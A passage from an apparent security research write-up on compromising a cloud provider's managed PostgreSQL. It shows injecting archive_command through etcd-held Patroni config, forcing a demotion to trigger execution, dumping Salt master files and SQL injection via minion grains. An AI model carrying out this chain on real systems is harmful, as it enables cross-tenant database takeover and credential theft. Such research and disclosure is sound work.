configuration.

Patroni configuration in etcd

Patroni configuration in etcd


{
  "ttl": 30,
  "loop_wait": 10,
  "retry_timeout": 10,
  "maximum_lag_on_failover": 1048576,
  "postgresql": {
    "use_pg_rewind": true,
    "parameters": {
      "archive_command": "id",
      "archive_mode": "always",
      "max_connections": 550,
      "max_locks_per_transaction": 512,
      "max_worker_processes": 27
    }
  }
}

Write access to this configuration file allows an attacker to set archive_command to a command of their choice and achieve RCE on the target host when the archiving process starts. To avoid waiting for the WAL to fill up through normal activity, a way was found to force archiving even with minimal access privileges:

Update the Patroni configuration with the modified archive_command:

curl -s -X PUT http://localhost:2379/v2/keys/service/<CLUSTER_NAME>/config -d value="$(jq -c . config.json)" | jq

Update the configuration again to add the standby_cluster parameter:

{
"ttl": 30,
"loop_wait": 10,
"retry_timeout": 10,
"maximum_lag_on_failover": 1048576,
"postgresql": {
 "use_pg_rewind": true,
 "parameters": {
   "archive_command": "rce",
   "archive_mode": "on",
   "archive_timeout": "10",
   "max_connections": 550,
   "max_locks_per_transaction": 512,
   "max_worker_processes": 27
 }
},
"standby_cluster": {
 "host": "192.0.2.1",
 "port": 5432
}
}

After this parameter is applied, Patroni detects a role conflict for the current primary. The logs show a sequence similar to the following:

cannot be a real primary in standby cluster  
Demoting self (demote-cluster)  
received fast shutdown request  
checkpoint starting: shutdown immediate

Postgres then restarts, and the archiving process runs and executes the injected command:

PostgreSQL process context and node network interfaces

PostgreSQL process context and node network interfaces

This makes it possible to log in to other tenants’ Postgres DBMS instances and gain full control over the data. As an additional risk factor, files containing credentials for access to S3 storage were found on these hosts.

Database and S3 access parameters in a backup file

Database and S3 access parameters in a backup file

This storage holds backups not only of the current instance but also of all other databases in the cloud.

List of backup storage locations in S3

List of backup storage locations in S3

3. Attack on SaltStack management infrastructure

After gaining root access to the control plane node, the focus shifted to the SaltStack configuration management service.

3.1. Analysis of salt fs

The first step was to dump the entire Salt master file system for subsequent static analysis:

Fragment of the Salt Master file list

Fragment of the Salt Master file list

It contained numerous files.

salt-call --out=newline_values_only cp.list_master saltenv=redacted | sed '/^$/d' | while read -r f; do
      mkdir -p "/tmp/dump/$(dirname "$f")"
      salt-call --out=newline_values_only cp.get_file "salt://$f" "/tmp/dump/$f" saltenv=redacted >/dev/null
    done

Because the Salt version in use was up to date, no known CVEs were applicable. However, we found a custom script (_pillar/somebase.py) with a critical vulnerability among the files on the Salt master. The vendor had written it to service minions running the somebase service. The vulnerability is an insecure SQL query construction through the query.format() method:

sql = query.format(
            minion_id=minion_id,
            pillar={**pillar, **results},
            grains=__grains__,
        )
        loaded_items = db_connections[db_alias].load_object_list(sql)

A Salt minion can trigger a pillar refresh and pass arbitrary metadata (grains) to the Salt master. This allows an attacker to inject SQL code through the some_id parameter inside grains. When the extension on the Salt master side processes the request, the generated SQL query is executed in the prod-cloud database. As a result, the vulnerability makes an error-based SQL injection possible.

Database error during pillar processing

Database error during pillar processing

3.2. Exploiting the SQLi

This vulnerability provided access to various database schemas. The most interesting one was the cloudsmth schema, which contained about 50 tables with metadata of all managed resources and VDS.
